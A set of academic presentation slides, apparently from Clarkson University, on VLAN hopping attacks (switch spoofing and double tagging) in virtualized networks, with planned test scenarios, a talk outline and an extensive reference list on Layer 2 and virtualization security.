Clarkson UNIVERSITY defy convention™

VLAN Hopping

- VLAN Hopping
  - An attack method used to gain unauthorized access to another Virtual LAN on a packet switched network
  - Consists of attacker sending frames from one VLAN to another that would otherwise be inaccessible
- Two methods
  - Switch Spoofing
  - Double Tagging

Clarkson UNIVERSITY defy convention™

VLAN Hopping

- What can be done in Virtualized environments?
- *Switch Spoofing*
  - Targets vulnerability in Cisco proprietary protocols
  - Would be useless on non-Cisco based vSwitches
  - Testing on Cisco Nexus 1000v switches is planned
- *Double Tagging*
  - Targets vulnerability in 802.1q standard
    - *802.1ad sub-standard*
  - Could potentially work on any vSwitch
  - Attack requires two or more switches to be successful
  - Many scenarios can be explored

Clarkson UNIVERSITY defy convention™

Future Work

- Scenarios:
  - Switch Spoofing
    - DTP/CDP spoofing attacks
      - Cisco Nexus 1000v switch *(advanced and essentials editions)*
        - *VM → vSwitch (DTP) → VM (VLAN XX)*
        - *PC → Switch → vSwitch (DTP) → VM (VLAN XX)*
        - *VM → vSwitch (DTP) → Switch → PC (VLAN XX)*

Clarkson UNIVERSITY defy convention™

Future Work

- Scenarios *(cont.)*:
  - Double Tagging *(requires at least 2 switches)*
    - PC → Switch → vSwitch → VM
    - VM → vSwitch → Switch → PC
    - VM → vSwitch → vSwitch → VM
      - Between different environments and vSwitches
    - VM → vSwitch → Switch → vSwitch → VM
      - Between different environments and vSwitches

Clarkson UNIVERSITY defy convention™

Presentation Outline

- *Abstract*
- *Summary of MAC Flooding Results*
- *Demo*
- *DHCP Protocol*
- *DHCP Attacks*
- *Test Environment*
- *Demo*
- *Results*
- *Mitigation*
- *Conclusion*
- ***Discussion***

Clarkson UNIVERSITY defy convention™

References

- Accuvant Labs. Bourne again shell (bash) remote code execution vulnerability - bash shell shock advisory. Retrieved Oct 5, 2014 from http://files.accuvant.com/web/file/c18f38696677495085074e51178da52b/Bash%20ShellShock%20Advisory.pdf.

- Altunbasak, H., Krasser, S., Owen, H. L., Grimminger, J., Huth, H.-P., and Sokol, J. Securing layer 2 in local area networks. In ICN'05 Proceedings of the 4th international conference on Networking - Volume Part II (2005), pp. 699–706.

- Ayuso, P. N., McHardy, P., Kadlecsik, J., Leblond, E., and Westphal, F. The netfilter.org project. Retrieved Oct 21, 2014 from http://www.netfilter.org.

- Baker, Morris, CCNA Security 640-554 Official Cert Guide, Cisco Press. July 2012.

- Barjatiya, S., and Saripalli, P. Blueshield: A layer 2 appliance for enhancing isolation and security hardening among multi-tenant cloud workloads. In 2012 IEEE/ACM Fifth International Conference on Utility and Cloud Computing (2012), pp. 195–198.

Clarkson UNIVERSITY defy convention™

References

- Buhr, A., Lindskog, D., Zavarski, P., and Ruhl, R. Media access control address spoof-ing attacks against port security. In WOOT'11: Proceedings of the 5th USENIX conference on Offensive technologies (2011), pp. 1–1.

- Bull, R. Design and implementation of computer science virtualized lab environment. Retrieved Oct 19, 2014 from http://web.cs.sunyit.edu/~bullr/publications/bullr_thesis.pdf.

- Bull, R. Exploring layer 2 network security in virtualized environments. Retrieved Oct 19,2014 from http://youtu.be/tLrNh-34sKY.

- Bull, R. Migrating a voice communications laboratory to a virtualized environment. In SIGITE '13 Proceedings of the 14th annual ACM SIGITE conference on Information Technology education (2013), pp. 189–194.

- Cabuk, S., Dalton, C., Ramasamy, H., and Schunter, M. Towards automated provi-sioning of secure virtualized networks. In CCS '07, Proceedings of the 14th ACM conference on Computer and communications security (2007), pp. 235–245.

Clarkson UNIVERSITY defy convention™

References

- CentOS. The centos project. Retrieved Oct 21, 2014 from http://www.centos.org.

- Cisco Systems, Inc. Catalyst 6500 release 12.2sx software configuration guide. Retrieved May 12, 2014 from http://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst6500/ios/12-2SX/configuration/guide/book/pref.html.

- Cisco Systems, Inc. Cisco nexus 1000v series switches for vmware vsphere data sheet. Retrieved November 29, 2013 from http://www.cisco.com/en/US/prod/collateral/switches/ps9441/ps9902/data_sheet_c78-492971.html.

- Cisco Systems, Inc. Dynamic Trunking Protocol. Retrieved February 3rd, 2014 from http://www.cisco.com/c/en/us/tech/lan-switching/dynamic-trunking-protocol-dtp/index.html

- Cisco Systems, Inc. Configuring Cisco Discovery Protocol on Cisco Routers and Switches Running Cisco IOS . Retrieved February 3rd, 2014 from: http://www.cisco.com/c/en/us/support/docs/network-management/discovery-protocol-cdp/43485-cdponios43485.html

Clarkson UNIVERSITY defy convention™

References

- Cisco Systems, Inc. Stacked VLAN Processing. Retrieved February 3rd, 2014 from: http://www.cisco.com/c/en/us/td/docs/ios/12_0s/feature/guide/qinq.html

- Cisco Systems, Inc. Understanding VLAN Trunk Protocol (VTP). Retrieved February 3rd, 2014 from: http://www.cisco.com/c/en/us/support/docs/lan-switching/vtp/10558-21.html

- Clark, B., Deshane, T., Dow, E., Evanchik, S., Finlayson, M., Herne, J., and Matthews, J. N. Xen and the art of repeated research. In USENIX 2004 Proceedings of the Annual Technical Conference - FREENIX Track (2004), pp. 135–144.

- die.net. dhcp-options - linux man page. Retrieved Oct 5, 2014 from http://linux.die.net/man/5/dhcp-options.

- ELinks. Elinks full-featured text www browser. Retrieved Oct 21, 2014 from http://www.elinks.or.cz.

- Gentoo Bugzilla. Bug 491672 - =net-misc/openvswitch-2.0.0 - install: cannot stat 'brcom-pat.ko': No such file or directory. Retrieved December 4, 2013 from https://bugs.gentoo.org/show_bug.cgi?id=491672/.

Clarkson UNIVERSITY defy convention™

References

- Gentoo Wiki. Qemu with open vswitch network. Retrieved December 4, 2013 from http://wiki.gentoo.org/wiki/QEMU_with_Open_vSwitch_network/.

- Hu, W., Hicks, A., Zhang, L., Dow, E., Soni, V., Jiang, H., Bull, R., and Matthews, J. A quantitative study of virtual machine live migration. In CAC '13, Pro-ceedings of the 2013 ACM Cloud and Autonomic Computing Conference (2013), p. Article No. 11.

- Information Security Stack Exchange. bash - shellshock dhcp exploitation. Retrieved Oct 19, 2014 from http://security.stackexchange.com/questions/68877/shellshock-dhcp-exploitation.

- Kali Linux. The most advanced penetration testing distribution, ever. Retrieved November 29, 2013 from http://www.kali.org/.

- LAN MAN Standards Committee. IEEE Standards for Local and Metropolitan Area Networks: Media Access Control (MAC) Bridges. The Institute of Electrical and Electronics Engineers, Inc., New York, NY, 2004.

Clarkson UNIVERSITY defy convention™

References

- LAN MAN Standards Committee. IEEE Standards for Local and Metropolitan Area Networks: Virtual Bridged Local Area Networks (802.1Q). The Institute of Electrical and Electronics Engineers, Inc., New York, NY, 2003.

- LAN MAN Standards Committee. IEEE Standards for Local and Metropolitan Area Networks: Virtual Bridged Local Area Networks Amendment 4: Provider Bridges (802.1ad). The Institute of Electrical and Electronics Engineers, Inc., New York, NY, 2005.

- Lauerman, K., and King, J. Stp mitm attack and l2 mitigation techniques on the cisco catalyst 6500. Retrieved May 12, 2014 from http://www.cisco.com/c/en/us/products/collateral/switches/catalyst-6500-series-switches/white_paper_c11_605972.pdf/.

- Microsoft. Hyper-v virtual switch overview. Retrieved May 18, 2014 from http://technet.microsoft.com/en-us/library/hh831823.aspx.

- Microsoft. What is server core? Retrieved June 4, 2014 from http://msdn.microsoft.com/en-us/library/dd184075.aspx.

Clarkson UNIVERSITY defy convention™

References

- National Vulnerability Database. Cve-2014-6271. Retrieved Oct 5, 2014 from http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6271.
- National Vulnerability Database. Cve-2014-7169. Retrieved Oct 5, 2014 from http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7169.
- National Vulnerability Database. Cve-2005-1942/ Retrieved Feb 3. 2015 from https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2005-1942
- National Vulnerability Database. Cve-1999-1129/ Retrieved Feb 3. 2015 from https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-1999-1129
- Open Networking Foundation. Software-defined networking: The new norm for networks. Retrieved May 13, 2014 from https://www.opennetworking.org/images/stories/downloads/sdn-resources/white-papers/wp-sdn-newnorm.pdf.
- Open vSwitch. How to install open vswitch on linux, freebsd and netbsd. Retrieved December 4, 2013 from http://git.openvswitch.org/cgi-bin/gitweb.cgi p=openvswitch;a=blob_plain;f=INSTALL;hb=HEAD/.

Clarkson UNIVERSITY defy convention™

References

- Open vSwitch. Production quality, multilayer open virtual switch. Retrieved November 29, 2013 from http://openvswitch.org.

- Pettit, J., Gross, J., Pfaff, B., Casado, M., and Crosby, S. Virtual switching in an era of advanced edges. In ITC 22 2nd Workshop on Data Center - Converged and Virtual Ethernet Switching (DC-CAVES) (2010).

- Pfaff, B., Pettit, J., Koponen, T., Amidon, K., Casado, M., and Shenker, S. Extending networking into the virtualization layer. In HotNets-VIII (2009).

- Rouiller, S. VLAN Security: weaknesses and countermeasures - v1.4b. SANS Institute.

- Saripalli, P., and Walters, B. Quirc: A quantitative impact and risk assessment framework for cloud security. In 2010 IEEE 3rd International Conference on Cloud Computing (2010), pp. 280–288.

- Seifert, R., and Edwards, J. The All-New Switch Book. Wiley Publishing, Inc., Indianapolis, Indiana, 2008.

Clarkson UNIVERSITY defy convention™

References

- thekellys.org. Dnsmasq - network services for small networks. Retrieved Oct 19, 2014 from http://www.thekelleys.org.uk/dnsmasq/doc.html.

- TrustedSec. Shellshock dhcp rce proof of concept. Retrieved Oct 5, 2014 from https://www.trustedsec.com/september-2014/shellshock-dhcp-rce-proof-concept/.

- VMware Inc. Vmware vsphere end user license agreement. Retrieved May 21, 2014 from http://www.vmware.com/download/eula/esxi50_eula.html.

- Xen Networking. Setting up open vswitch networking. Retrieved December 4, 2013 from http://wiki.xen.org/wiki/Xen_Networking#Setting_up_Open_vSwitch_networking/.

- Yeung, K.-H., Fung, D., and Wong, K.-Y. Tools for attacking layer 2 network infrastructure. In IMECS '08 Proceedings of the International MultiConference of Engineers and Computer Scientists (2008), pp. 1143–1148.